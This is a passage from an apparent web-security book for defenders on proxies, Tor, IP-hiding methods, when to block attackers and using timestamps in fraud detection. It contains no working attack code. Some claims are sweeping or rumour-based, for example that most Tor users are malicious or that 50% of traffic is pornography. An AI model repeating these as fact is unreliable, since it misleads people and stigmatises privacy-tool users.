The contents of the above X-Forwarded-Header, “1.3.3.7”, is a way of using numerals to write the word “leet”, which is short hand for “elite” – a term often used by hackers to describe people who are highly technically skilled in their craft. Obviously, there are very few people who would ever even see this header, so this is a fairly esoteric thing to do (and presumably that’s why the person did it), yet, there it is. It is uncertain if the user put that header there themselves or it was placed there by a proxy that they happened to be using at the time. If the user was using a proxy that displayed this header, they should be considered compromised as it is clear it has been modified by an “elite” hacker. Either way, a user with a header like this should be handled with extreme caution.

AOL Proxies

Now let’s look at AOL. AOL is a special breed. The first thing you need to realize is that a large chunk of AOL traffic is compromised. So although you may not be able to separate out users from one another, it may not matter much if you are simply concerned whether they have been compromised or not. Secondly, to understand AOL you must understand there are two ways to connect through AOL. The

first is by the web client. The AOL web client is actually better from a forensics perspective because theoretically AOL still needs to know the origin IP address of the machine that is connecting to it. Of course it might be compromised, but that's still useful information.

The second way AOL users can connect is through dial-up. Unfortunately, it is here that AOL can do very little to help you in a forensics situation. All they will be able to tell you is who connected to them (from which phone number, which, of course, can be a voice over IP account). Some attackers have moved to this model because they realize how difficult it is for them to be caught, so anyone connecting from an AOL dialup should be considered relatively suspicious. That is even more true given how many AOL users have had their accounts taken over by attackers through various means.

AOL has taken a corporate stance that it is safer for their users and for the Internet at large not to disclose their real IP addresses. AOL also uses the proxies for caching purposes to dramatically reduce their bandwidth costs as well. Either way, no matter what their motives, there is an option. AOL has created blackbox software called VL5.0 (virtual lock 5.0) that can de-encrypt certain traffic sent from AOL and based off of that derived information you can see the information about the user's screen name and the master account ID. While not particularly useful for disposition it can give you information about the user, which can tie it to other user accounts on the system as well. While this transaction is fairly heavyweight (definitely outside of the second packet) and requires working with AOL, it is possible and should be considered if you determine any amount of your website's fraud is originating from AOL IP space.

Anonymization Services

Internet users often look for services that will anonymize traffic in order to hide their identity. While some services exist to address the various privacy concerns, many exist as part of a global network to allow for shady activities. Skilful attackers will often engage in proxy-chaining, whereby they connect through many proxy servers in order to reach the target network. The proxy servers will each reside in a different jurisdiction, making tracking extremely difficult and costly. It is generally well known that many police forces will not engage in costly activities unless crime is *very* serious.

Anonymization works in many ways, but the following are the most popular:

- **Anonymous proxies;** Proxies that were deliberately configured not to log any information on their clients and not to send any identifying information further on. Reliable anonymous proxies are highly useful to attackers because they don't log any information. Many such proxies are actually hacked machines that have proxies installed on them.
- **Open proxies;** Proxies that will proxy any traffic irrespective of the origin. Some open proxies are installed on purpose, but many are genuine proxies that were incorrectly configured. Since many open proxies are based around HTTP (and we've already seen how HTTP proxies reveal information on their users) they may not be very helpful to attackers. Whether they know that is another matter.

- **Tor**; A complex system of nodes that shift traffic for one another, with each node refusing to know anything apart from the sending and the receiving nodes. Given enough nodes, it is possible to completely anonymize traffic.

Proxies that are genuinely open may become too popular over time and slow down to a crawl, making them unusable. Anonymization services are generally very dangerous, either because the users who use are themselves dangerous, or because it is actually highly likely that the traffic being routed through such services will be compromised in one way or another--even if a service appears to be benign at first glance.

Tor Onion Routing

Tor is a project that implements a concept called onion routing. It was designed as a way for people to surf the Internet anonymously, without the fear of someone knowing who they are. It is a reaction to a society that becomes increasingly networked and monitored, and it's a nice solution to attackers who want to go unnoticed.

The concept is simple: Instead of connecting directly to a web server, a user connects to some other computer that takes his request and forwards the requests further. The idea is to have each request go through a number of computers, but with each individual computer only knowing about the one before and the one after it. No one computer should understand the whole picture. The final (exit) node connects to the web site the user actually wants to connect to, thereby giving the web site the IP address of the exit node, instead of the original user's IP address. The name, onion routing, comes from the idea that this practice works like peeling layers of onion one by one.

There are a great number of ways that the privacy that Tor provides can be circumvented if the user who is using it isn't extremely careful. However, for the most part, most site owners have neither the time nor the inclination to hunt someone down beyond their IP address, which provides just enough cover for the average bad guy. Are all people who use Tor bad?

There are some people who use Tor so that they can avoid having their bosses read private information they are pulling from a website (unfortunately that might not work since the first hop is not necessarily encrypted). There are others who simply don't feel comfortable having people know who they are, or what they are surfing for (e.g. issues with venereal diseases or other health issues that they may be concerned with). There are probably a dozen or more valid use cases for Tor, and most of them are rational, reasonable and something any Good Samaritan would agree with.

But the vast, (and I do mean vast!) majority of Tor users are nothing but bad. They use Tor primarily to hide their IP addresses, while they wreak havoc on people's websites or, at minimum, surf for things that wouldn't want their mothers or priests to know about. There are a number of websites that try to map out Tor exit nodes so that webmasters can either block the IP addresses, or so they can take other potentially non-visible action. Some interesting pages if you're interested in understanding the layout of Tor exit nodes:

- TorDNDEL - <http://exitlist.torproject.org>

- Public Tor Proxy list - <http://proxy.org/tor.shtml>
- Tor Network Status - <http://torstatus.blutmagie.de>

Note: Tor is heavily used for surfing for pornography. An interesting rumor is that Google uses something called a “porn metric” for determining the health of their search engine. If the percentage of pornography searches drops below a certain threshold they know something has gone wrong. I don’t think anyone is clear on the amount of pornography on the Internet, but estimates are as high as 50% of traffic is pornography related. Imagine a city where ½ of all stores sell something related to pornography. It’s almost unfathomable, unless you’ve been to Las Vegas.

Meanwhile, there were a number of cases where exit nodes were either compromised or are indeed primarily maintained by bad guys. So if you see one of those few valid users connecting through a Tor node and entering in password information there is a very real chance they will be compromised. There are two cases of this having occurred that I can point to.

The first was made public and was regarding 100 embassy usernames and passwords that were compromised²³. Here’s how the passwords were compromised:

1. Although traffic between the Tor nodes is encrypted, it has to be turned back into plaintext by the Tor exit node for final transmission to the target web server.
2. Tor exit nodes may become compromised.
3. If a user types a password that goes in the clear to the final destination, it’s easy for anyone who has compromised an exit node to quietly capture the credentials as they pass through the exit node.

Note: There are some sites that use JavaScript encryption to hash the password to make sure the password is never sent in the clear. While these sites do a fairly good job of stopping the passive listener from knowing the password, it is possible that the attacker would deliver malicious JavaScript payloads that compromise the user’s credentials rather than encrypt them. The point being, anything traveling through a compromised exit node is highly risky, if not impossible to secure properly. Any user going through a Tor node should be considered compromised, unless there is some other way you have developed to ensure a secure user to server communication that is immune to tampering (Eg: pre-shared keys, etc...).

Although this made the news and quite a few people did their own analysis on it, I should point out one small fact that seemed to evade the mass media. In this information there is another piece of hidden information. The fact that exactly 100 passwords were disclosed by the attackers is no freak of mathematical probability being that it has a perfect square root. I know it may seem unfathomable that attackers might hide the extent of their knowledge, but these attackers didn’t disclose even a fraction of all the information they had stolen, or even all the embassy passwords.

²³ <http://antionline.com/showthread.php?p=929108>

We know that's true because of the second case in which one hacking crew was utilizing passwords found via Tor exit nodes. Although the passwords were to a diverse set of different websites, the attackers tried the same username and password combinations against unrelated social networking platforms to attempt to gain access. The reason this worked is that people tend to use the same password more than once. At least 40,000 accounts were taken over in this way in the first wave, and possibly many more. The full extent of the damage may never be known and yet people still use Tor to this day without realizing the danger.

Obscure Ways to Hide IP Address

If an attacker wants to hide their IP address, they have a number of unusual techniques at their disposal, each of which makes tracking and forensics difficult. This section is not necessarily about proxying, but about the many ways an attacker can get someone else to do the dirty work for them. The end result is the same!

Consider the following approaches:

- **Trojan horses and Worms;** The combination of many vulnerable computers on the Internet with many people wanting to take control over them makes the Internet a dangerous place. A computer that is compromised (either by a direct attack, a worm, or a Trojan horse) typically becomes part of a bot army and does whatever the people who control the network of compromised computers want. They will often participate in attacks against other computers on the Internet, spam, and so on.
- **Malware injection;** After a web site compromise, attackers may subtly alter site pages to contain what is known as malware. Such implants can use browsers to send requests to other sites or, more commonly, attempt to compromise user workstations to take full control. Malware attacks works best with sites that have many users.
- **Cross-Site Scripting (XSS);** A vulnerability such as XSS can turn any web site into an attack tool. Persistent attacks (where the attack payload is injected into the site by the attacker and stays there) are more dangerous. Reflected attacks (where the payload needs to be injected for every user separately) generally require site users to perform some action (e.g. click a link) to be abused.
- **Cross-Site Request Forgery.** Any web site can make your browser send requests to any other web site. Thus, if you find your way to a malicious web site it can make your browser execute attacks against other sites and have your IP address show in the logs. A user may believe that they are going to one place, but as soon as they visit an image or iframe or any other cross domain link the browser comes under the control of the web site. This mechanism can be used to deliver attacks payload without revealing the IP address of the attacker but rather that of the intermediary victim's machine.

- **Remote File Inclusion;** Sometimes, when web sites are badly written, it may even be possible to get them to send HTTP requests on attackers' behalf. Such attacks are called remote file inclusion (RFI).
- **CGI Proxies;** CGI proxies are sometimes installed on web sites without their owners knowing. Instead of doing something outrageous after a compromise, many attackers will choose to subvert it quietly. In effect, CGI proxies become their private open and anonymous proxies that no one can track.
- **Search Engine Abuse;** Search engines are designed to follow links, so what do you think happens when a web site puts a link with an attack payload in it? That's right, the search engine will follow it. Even more interestingly, such links may go into the index, which means that you may actually come across that search engine results that will make you into an attack tool if you click them.

IP Address Forensics

On the topic of forensics – remember what firemen taught you in school. If you find yourself on fire, stop, drop and roll. In this context, I mean you should pay attention to the reason why you are doing forensics in the first place.

Let me tell you that, after taking part in many forensic investigations over the years, most of the time forensics is a huge waste of time. You know the bad guy stole the database and you know the passwords and credit cards were unencrypted. It doesn't take a rocket scientist to know what the bad guys were after. Why exactly do you want to spend countless hours investigating the theft?

I think a lot of people have a romantic vision of chasing bad guys down some canyon on horseback with their six-shooter in hand. Unless you personally have a duty to pursue perpetrators, you should leave the job to the professionals. The US government spends quite a deal of money on an organization called the Federal Bureau of Investigation, which specializes in this exact sort of thing. There is even a joint FBI/private organization called InfraGard to facilitate information sharing between private companies and the government. If you live elsewhere in the world, consider getting to know your local authorities. Leave it to them. Your money and time is far better spent on closing your holes than chasing bad guys, as fun as the act of chasing may seem.

Think about this analogy, if someone robbed your house because you left the back door unlocked are you better off getting the guy arrested long after he has already sold your stuff, or are you better off spending the same amount of time and resources making sure it doesn't happen again and taking your insurance money and buying new stuff? Surely the second is more reasonable, but people are often blinded by their first impulse. Fight it!

Now, there is a good reason to do forensics, both from a research perspective as well as wanting to understand how the bad guys got in so that you can fix those entry points. Both qualify as valid business

reasons why someone might be interested in forensics, and obviously, the more efficiently you can perform the forensics, the better your return on investment for the information you find. My advice is to stop (avoid jumping into a forensics discussion), drop (look at the real immediate need) and roll (invest resources to solve the actual problem/do damage control, contact the authorities if it makes sense to and no more). Forensics is an important tool in your arsenal, but it's not something you should do without understanding the business need.

What I am interested in, and what you should be interested in too, is loss prevention. How do you make sure you don't get in the losing situation in the first place? How do you keep the bad guys out and void compromises altogether? If it's already happened, it's already too late, now isn't it? Investing time to fix the problem before it becomes one, or as an additive to an existing problem makes smart business sense. Everything else is a poor use of scarce corporate man hours and resources.

To Block or Not?

I've spent a lot of time dealing with bad guys. I've infiltrated a number of different truly black-hat hacker organizations. These bad guys specialize in everything from relatively benign spamming and click fraud to phishing and malware. There is one common thread between all of them. A lot of them have talent. They're smart, they are creative and they learn from their mistakes. One of the things I hear most often from people who are suffering from an attacks is, "Let's block them." While that is an admirable goal, it doesn't really mean much to an attacker. To understand this we need to take a step back and look at the organic development of hacking skills.

A huge percent of attackers start their careers in Internet chat rooms - often times Internet Relay Chat (IRC). One of the very first things that will happen to them when they annoy a channel administrator/operator is a ban. The rule that is used to ban them from a chat room is typically based on one of three things: either their IP/hostname or their username or both. So imagine you are a 14 year old kid who wants to chat and realizes that your username has been banned. It doesn't take too much brilliance to know that if you change your name you'll get past the ban. Similarly if your IP/hostname is banned there's a good chance you'll find a way around it by using your friend's machine, a proxy, or some hacked machine on the Internet.

And this doesn't have to happen to an attacker for them to see and understand how to get around the filters. They could see others in the chat rooms doing this, or do it to themselves in their own chat rooms. The point being, this is one of the very first things hackers learn how to do, just for fun in chat rooms. And it turns out computer experts tend to have access to more than one computer - it kind of comes with the job.

Now let's look at the effect of blocking an attacker based on IP address alone. There are more ways to block than just IP alone, but let's just focus on IP for a moment. The attacker performs an attack and suddenly they are blocked from accessing the site. They ping the machine and no packets are received back. They may believe the site is down, but unlikely. More likely they move over to another screen on their desktop which is a shell to another box (and another IP address) they have access to. They'll connect to your site to make sure it's not just their connection that's blocked, and sure enough it will

work. They'll double check their connection to your host to make sure it wasn't a temporary issue, and poof, they'll know without a doubt that either you are blocking them or there is something in between them and your machine that's blocking them.

Are you going to arrest them? Highly doubtful! Even if the IP address could be traced back to an individual, chances are it's an owner of a hacked machine, or they are in a jurisdiction that doesn't work easily with the extradition treaties of your country. In some cases the dollar amount lost might be too small of a quantity to justify international legal attention. And if you were able to block them, chances are the attack failed anyway, and it would be a pain to try to get a conviction based on a failed hack attempt. The end result is that the sole punishment for their hacking is a ban against a machine they don't even own.

Ultimately blocking on IP address is not exactly the deterrent most people think it is. In fact, it's barely worse than a slap on the wrist. It's trivial to get around, and it has almost zero positive effect for your website.

Further, now you've shown the bad guy exactly what you were looking for that initiated the block. They can do several things with this information. One thing they can do is to get you to block things like AOL, which many hackers have access to and which uses huge super proxies that individually support up to 36,000 people per proxy. The effect of blocking even one AOL IP address effectively denies service to legitimate users. The effect of which is that many companies end up shying away from using IP based blocks based on that fact alone. The other more likely thing they can do is to simply evade the one thing that got them blocked and continue attacking your platform. Scary thought, huh? Now they're invisible. Some people feel that that's enough; blocking attackers when they are deemed to be bad and allowing them when they are perceived to be benign. Unfortunately that has a very nasty side effect.

Now that an attacker knows that you are looking at IP addresses, they know some information on how to evade your filters so they don't get caught. They also have clues as to the key indicators you are looking at to determine who to block. They never want to get blocked from using your site, but they probably have little to no concerns about what happens to their shell accounts or the anonymous proxies that they are using. So now you've removed one of the best indicators of address location available to you, by simply blocking. This is a common thread amongst the security vendor community who attempt to hock poorly thought out products – block it and you're good. It's just not that easy and it's definitely not a good idea in the long run. By using IP in this way you nearly remove it from your arsenal completely.

Regardless of whether you follow this advice or not, the damage has already been done by countless security products and website owners who don't understand the downstream effects of blocking on IP. It has had the effect of educating the hacker community to the point where IP is getting less and less useful every day. This has led to the rise of hacked machines, and proxies as a conduit. But if nothing else let this be a lesson regarding future indicators beyond IP – using key indicators in a way that is perceptible by attackers removes those key indicators from your arsenal. If you want to see your enemy, sometimes you have to let them come closer than people often feel comfortable with.

The short of it is blocking on IP is bad for the security ecosystem. There are a few things you can do to avoid this pitfall. The best course of action on the use of IP addresses to ensure their usefulness and longevity are to log them, look at them, use them in analysis, but don't perform any user detectable actions based off of them. The only caveat to that is if you are absolutely certain there isn't a human on the other end of the request that will take corrective action – like a worm or other automated attack, which cannot react and doesn't care about changes you make to your environment. You're hurting only yourself if you do block anyone who will notice the block (and perhaps other innocent bystanders – which I'll cover more throughout this book). Other options besides blocking include restricting data shown to known bad guys, using multiple parameters to confirm bad activity and decide on an action, and not taking an action but instead just flagging the bad guy but never letting them do any real damage.

Laura Mather, founder of Silver Tail Systems, a company that protects websites from business flow exploits and business process abuse, explains it this way. “Bad guys have huge amounts of resources and are extremely motivated to find ways to take advantage of your website. This is a difficult war being fought and websites need to employ as many (or more) new ways to combat the enemy in the same way a successful general will out-think the enemy.”

Instead of blocking, one action is to restrict the information displayed to a known attacker. For example, if a bad guy is attempting to access a page with sensitive or financial information, you can display the page but not display the account number, social security number or address or other sensitive information. This is not always ideal since the bad guy still knows that you found them, but it can be a useful way to divert bad guys from the sensitive areas of your site while not completely blocking them.

Another approach against bad behavior on websites is to use multiple parameters when deciding when to take specific actions. The more parameters used to identify bad behavior and determine how/when to employ corrective action against a malicious request, the more difficult it will be for the bad guy to determine what he needs to do to avoid detection. The more sophisticated you make the detection, the better accuracy you have and the harder it is for bad guys to get around it.

The next suggestion is a bit trickier. If you need to divert bad guys away from sensitive areas on a website, you might be willing to only divert them in some cases and let them go through (while flagging the activity on the backend) other times. If you could randomly choose when to divert traffic versus when to let it through, this will make it extremely difficult for the bad guys to determine the conditions that are resulting in the diversion of their actions. It can behoove you to mess with the bad guys a bit!

The more sophisticated your web site is in its detection and counter measures, the more likely you will be able to identify and thwart ongoing fraud.

Chapter 3 - Time

"Well-timed silence hath more eloquence than speech." - Martin Fraquhar Tupper

Along with every event comes a single unifying attribute—time. Time is a single common force on the planet. It's a human construct that only became popular for the unwashed masses to measure in any meaningful way with the advents of the wristwatch worn by pilots after World War II. Prior to that conductors' stop watches also were popular, but with the advent of atomic clocks and quartz crystals true precision in time became a real possibility in the way we know it today. It's constantly variable, which is an advantage to anyone looking to identify suspicious behavior, as it gives a one dimensional plane upon which to plot events.

Although we cannot stop time to properly measure reality, we are constantly re-constructing and analyzing the past to squeeze the truth out of the data we have collected. We can get pretty close to understanding an event if we have enough tools by which to measure what reality must have been like when the event occurred. That's what this whole book is about, attempting to discern the reality of an event, given that it is gone as soon as it happens. That makes reality one of those nearly spiritual entities in our life – a fleeting ghost that we chase after with nodes, measuring sticks and microscopes. It's a hopeless pursuit, a fool's gold; but it's also that mythical creature that we will never stop chasing in the hope of understanding our past.

Traffic Patterns

The timing of a singular event is far more interesting than most people give it credit for. It tells you several things when tied with the event itself. For instance, let's look at a normal traffic graph for an average website over the course of a 24 hour period of time.




Fig 3.1 – Typical Hourly Usage Graph²⁴

²⁴ http://haluz2.net/stats/hourly_usage_200708.png

In a typical example like Fig 3.1, you can see a typical distribution of normal traffic which represented by a wave, showing the general peak and valley that a normal website with a targeted geography might see. This wave form is almost un-avoidable, even for large websites, because of language barriers, legal issues, costs of international shipping, etc.... You might see different graphs, but if you have a large enough volume of traffic over a reasonably sustained period of time, you will notice practical distributions over time. Further, you may also see peaks and valleys over days of the week, or even months in the case of retail, like Black Friday (the Friday after Thanksgiving, traditionally the beginning of the shopping season in the U.S.).




Fig 3.2 – Job trends in construction over time²⁵

If your web server is based on specific demographics of people who are looking for something rare or seasonal, like travel websites, that may also see huge increases or decreases in usage over time. Over a large enough sampling trends should appear, like in Fig 3.2, which shows peaks and valleys in one industry over time, showing seasonal differences. Many retailers have blackout activities for all code releases, with the exception of emergencies, to reduce the risk of impacting revenue from the time span ranging from before the biggest shopping day of the year, Black Friday, after Thanksgiving until New Year has passed.

²⁵ <http://olmis.emp.state.or.us/ows-img/olmtest/article/00004538/graph1.gif>




Fig 3.3 – Administrative Usage on a Typical Production System

Note: Thus far attackers have not appeared to use blackout periods to their advantage with much frequency, but if they were to start many companies have already built exceptions for both emergency bug fixes and security issues alike. In Fig 3.3 you can see a typical usage report week over week with occasional days with no traffic during the week. The reason you don't see any data for the weekend is because in this case there was no traffic on the weekend – useful information for a potential attacker to exploit and points to one of the reasons why automated processes trump a human eye for many laborious tasks. Attackers too know these limitations the work week has placed on companies who lack 24/7 operational support.

The point of these graphs is to show not just how traffic fluctuations occur on high volume websites, but more importantly, how traffic spikes at odd times might alert you to unexpected behavior. This is particularly easy to identify if your site is segmented into groups of machines dedicated for one purpose. If you see one group of machines with an unusual traffic load that is not eventually dispersed to the rest of the machines as the traffic navigates the rest of your website it could indicate a massive robotic attack.

Global site usage is only usefully measured in a few different metrics. Some of these metrics include bandwidth, processor time, data exchanged and, of course, time. Time is that glue that keeps an event relevant to its surrounding data. Let's give a concrete example. Let's say an event occurs at 5AM Pacific Time. It's statistically unlikely that someone is using your site on the west coast of the United States since relatively few people are awake at that time – and even less likely using the Internet. No, it is far more likely, if you are a company that does business primarily within the United States that this traffic originates from another time zone, like Eastern, where the same event is at 8AM Eastern – a perfectly reasonable time of day for someone to be accessing the Internet.

Also, let's look at the demographic of our attackers. A singular event comes in at 4PM Pacific Time from a rural IP address on the East Coast where it is 7PM. That is a prime time for attackers, because it is directly after school/work hours. Of course, if you're paying attention you might notice that this could be fatally misleading in that an attacker might encourage you to think that an attack is simply a miscreant latch-key, meanwhile the real attacker is using a compromised computer to route their attacks through.

Trying to make sense out of a single point in time is probably going to hurt you more than help you. The real value in documenting which time they tend to attack is realizing that although your on-call staff may have left the building, you should have tools in place that can do the bulk of the detection and mitigation even long after your operations staff has begun counting sheep. Hackers are 24/7 threats and your operational security should follow the same model as your attackers.

Note: In some applications (Eg. various intranet applications), certain users are active only at specific times. Watching for access (Eg. during non-working hours) can be very useful to detect anomalies.

Event Correlation

Two events can have nothing to do with one another and they can have everything to do with one another. Knowing how to correlate them is tedious, error prone and also highly technical in some cases, but it can also be easy if you know exactly where to look. There are all sorts of reasons you may find this information important. One example might be attempting to correlate two events to one user and another might be to correlate two users together who may be colluding.

Tying two events to one user can be really useful for attempting to locate a user's real IP address. Attackers tend to surf in very insecure ways certain times and then armoring themselves only when they think there is a risk of their activities being associated with them. Bad guys can use hacked machines or proxies to hide their real IP addresses, but here is one example.

```
123.123.123.123 - - [23/Mar/2008:18:23:30 -0500] "GET /some-obscure-page HTTP/1.1" ...  
222.222.222.222 - - [23/Mar/2008:18:23:46 -0500] "GET /some-obscure-page HTTP/1.1" ...
```

In the case of an obscure page that is either not typically viewed, or a unique URL that is only visible by that user can be a helpful place to start. This isn't a 100% indicator, because the user may have copied the URL and sent it to another person, but it's usually unlikely that they could have visited the page, decided it was interesting enough to share, copied the URL, put it in an email or instant message, and then have a friend click on it within 16 seconds, as seen in the previous example.

In the previous example, the real IP address, "123.123.123.123" is visible, even if the attacker had attempted to hide themselves by connecting through a proxy later. Because the two unique URLs and their timestamps were correlated, it's possible to tie the two events together.

Note: You can start increasing the likelihood that these two requests are actually from the same user if they use the exact same type of browser, or a host of other things that will be described in greater detail in the chapter on History.

Daylight Savings

One of the beauties of tracking users over a long period of time is you can often find out quite a bit about them. For instance, you may isolate a user that visits your site every day at 4AM GMT, which is 8PM Pacific Standard Time, which corresponds to his geo location or what he has entered into a web-form. If you notice during that after the change over for daylight savings time from PST to PDT you do not see a change of time for that user, it is possible that the user is using a server located in California, but may be located in another country. A good chunk of the world does not observe daylight savings.

Continent	Country	Beginning and ending days	
Africa	Egypt	Start: Last Thursday in April End: Last Thursday in September	
	Namibia	Start: First Sunday in September End: First Sunday in April	
	Tunisia	Start: Last Sunday in March End: Last Sunday in October	
Asia	Most states of the former USSR.	Start: Last Sunday in March End: Last Sunday in October	
	Iraq	Start: April 1 End: October 1	
	Israel	Start: Last Friday before April 2 End: The Sunday between Rosh Hashanah and Yom Kippur	
	Jordan	Start: Last Thursday of March End: Last Friday in September	
	Lebanon, Kyrgyzstan	Start: Last Sunday in March End: Last Sunday in October	
	Mongolia	Start: Fourth Friday in March End: Last Friday in September	
	Palestinian regions	(Estimate) Start: First Friday on or after 15 April End: First Friday on or after 15 October	
	Syria	Start: March 30 End: September 21	
	Australasia	Australia - South Australia, Victoria, Australian Capital Territory, New South Wales, Lord Howe Island	Start: Last Sunday in October End: Last Sunday in March
		Australia - Tasmania	Start: First Sunday in October End: Last Sunday in March
Fiji		Stopped in 2000	
	New Zealand, Chatham	Start: Last Sunday in September End: First Sunday in April	

	Tonga	Start: First Sunday in November End: Last Sunday in January
Europe	European Union, UK	Start: Last Sunday in March at 1 am UTC End: Last Sunday in October at 1 am UTC
	Russia	Start: Last Sunday in March at 2 am local time End: Last Sunday in October at 2 am local time
North America	United States, Canada (excluding Saskatchewan and parts of Quebec, B.C., and Ontario), Mexico Bermuda, St. Johns, Bahamas, Turks and Caicos	Start: First Sunday in April End: Last Sunday in October U.S. and Canada beginning in 2007: Start: Second Sunday in March End: First Sunday in November
	Cuba	Start: April 1 End: Last Sunday in October
	Greenland	Start: Last Sunday in March at 1 am UTC End: Last Sunday in October at 1 am UTC
	Guatemala	Start: Last Sunday in April End: First Sunday in October
	Honduras	Start: May 7 End: August
	Mexico (except Sonora)	Start: First Sunday in April End: Last Sunday in October
	Nicaragua	Start: April End: October (dates vary)
South America	Argentina. Started Sun Dec 30, 2007 Ending 16 March 2008. In the future, the government will set the dates for daylight savings without congressional approval. Officials say the measure is likely to take effect again next October.	To be determined
	Brazil (rules vary quite a bit from year to year). Also, equatorial Brazil does not observe DST.	Start: First Sunday in October End: Third Sunday in February
	Chile	Start: October 11 End: March 29
	Falklands	Start: First Sunday on or after 8 September End: First Sunday on or after 6 April
	Paraguay	Start: Third Sunday in October End: Second Sunday in March
Antarctica	Antarctica	Varies

Table 4.4 –Daylight saving observing world²⁶

If you look at Table 4.4, it's almost inconceivable that the world functions as well as it does given how obscure time zone issues are due to daylight savings rules that seem precarious at best. There are a number of interesting side effects for the working world and observing time as it relates to time zones and daylight savings. For instance in 1999 a home-made bomb exploded in the West Bank of Israel an hour earlier than intended, killing three bombers instead of the intended targets, due to daylight savings issues²⁷. Understanding the demographic of your users based on time can help you understand their real location and view on the world when your traffic is geographically diverse.

Sidebar: HP Bug of the Week

When I was first cutting my teeth in the security world one of the most notorious hacking groups on the net, "Scriptors of DOOM" or "SOD", started something called the "HP Bug of the week". It was one of the most amusing and intentionally malicious things I had seen in my career at that point. Back then hacking wasn't really about money, but rather it was more often about ways to mess with people who they didn't like for whatever reason and defacing sites to prove their abilities. SOD, however, was very public in their interest for money and interest in making HP look bad in the process.

The HP bug of the week guys released vulnerabilities every week at the end of each week on Friday and Saturdays²⁸. Why? The hackers wanted to mess with the security and development staff's weekends within Hewlett Packard. They also knew that HP's customers would be calling in asking for information once they saw the disclosures. The hackers released a new vulnerability every single week. I imagine that there probably weren't many after hours cocktail parties for the developers at HP, at least for a month or so until SOD ran out of bugs to disclose. Amusing, but it proves an interesting point. Hackers know your schedule and will use it to their advantage.

Forensics and Time Synchronization

One thing regarding forensics that deserves spending some time on is time discrepancies and offsets. Once you decide that it's time to call in the cavalry after an incident, it's critical to understand how far off your corporate clocks differ from exact time. If your servers' clocks are off by a matter of microseconds that's probably not going to be an issue, but you can imagine if your clocks are off by an hour because of a daylight savings switch that failed to propagate out to your logging system, you will have a difficult time correlating that information with other properly synchronized devices.

Likewise, making sure that the devices you are attempting to correlate events to are also using perfect time, through an NTP (network time protocol) is an important step to take. When you tie the incident back to an origin device at an ISP, the owner of that ISP will do their own forensics, making their time

²⁶ <http://webexhibits.org/daylightsaving/g.html>

²⁷ <http://www.npr.org/templates/story/story.php?storyId=6393658>

²⁸ http://www.dataguard.no/bugtraq/1996_4/author.html#7

just as critical as yours to finding the real culprit. If you aren't already using NTP, it's probably a good idea to think about it.

